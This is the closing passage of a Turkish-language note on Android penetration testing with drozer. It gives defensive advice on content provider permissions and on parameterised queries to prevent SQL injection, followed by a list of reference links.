- * Android bileşeni content provider'a elle read ve write izinleri girilebilir.
- * Android uygulamadaki sorguların projection bölümlerinde kolon ismi, boyutu ve formatı testi yapılabilir ve selection bölümlerinde parameterize edilmiş bir kullanım yapılabilir.

Kaynaklar

- <https://resources.infosecinstitute.com/android-penetration-tools-walkthrough-series-drozer/#gref>
 - <https://gurelahmet.com/mobil-android-s%C4%B1zma-testine-giri%C5%9F/>
 - <http://kalilinuxtutorials.com/drozer-2-4-4-android/>
 - <https://www.blackhillsinfosec.com/android-dev-penetration-testing-setup-part-3-installing-drozer-attack-framework/>
 - <https://docs.microsoft.com/en-us/sql/ssms/agent/start-stop-or-pause-the-sql-server-agent-service?view=sql-server-ver15>
 - <https://blog.usejournal.com/adb-port-forwarding-and-reversing-d2bc71835d43>
 - <https://www.oreilly.com/library/view/application-security-for/9781449322250/ch04.html>
 - <https://developer.android.com/guide/components/fundamentals>
 - <https://developer.android.com/guide/topics/manifest/provider-element#exported>
 - <https://solideargroup.com/sql-injection-in-content-providers-of-android-and-how-to-be-protected/>
 - <https://stackoverflow.com/questions/1031076/what-are-projection-and-selection>
- Paketleme İçin Gözden Geçirilecekler / Mobil Hk / İnternette Edinilmiş Belgeler / Adb Tool Nedir ve Kullanımı.docs#Uygulama 1